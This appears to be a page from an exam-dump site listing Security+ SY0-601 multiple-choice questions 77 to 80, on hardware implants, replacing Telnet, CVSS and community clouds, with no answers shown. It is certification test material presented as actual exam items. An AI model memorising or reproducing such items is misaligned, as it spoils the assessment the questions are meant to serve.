Actual exam question from CompTIA's SY0-601

Question #: 77

Topic #: 1

[All SY0-601 Questions]

After returning from a conference, a user's laptop has been operating slower than normal and overheating, and the fans have been running constantly. During the diagnosis process, an unknown piece of hardware is found connected to the laptop's motherboard. Which of the following attack vectors was exploited to install the hardware?


A. Removable media

B. Spear phishing

C. Supply chain

D. Direct access

Show Suggested Answer



Actual exam question from CompTIA's SY0-601
Question #: 78
Topic #: 1
[All SY0-601 Questions]

After a recent security breach, a security analyst reports that several administrative usernames and passwords are being sent via cleartext across the network to access network devices over port 23. Which of the following should be implemented so all credentials sent over the network are encrypted when remotely accessing and configuring network devices?


A. SSH

B. SNMPv3

C. SFTP

D. Telnet

E. FTP



Actual exam question from CompTIA's SY0-601

Question #: 79

Topic #: 1

[All SY0-601 Questions]


Which of the following provides a calculated value for known vulnerabilities so organizations can prioritize mitigation steps?

A. CVSS

B. SIEM

C. SOAR

D. CVE



Actual exam question from CompTIA's SY0-601

Question #: 80

Topic #: 1

[All SY0-601 Questions]


Several universities are participating in a collaborative research project and need to share compute and storage resources. Which of the following cloud deployment strategies would BEST meet this need?

A. Community

B. Private

C. Public

D. Hybrid



Actual exam question from CompTIA's SY0-601

Question #: 81

Topic #: 1

[All SY0-601 Questions]

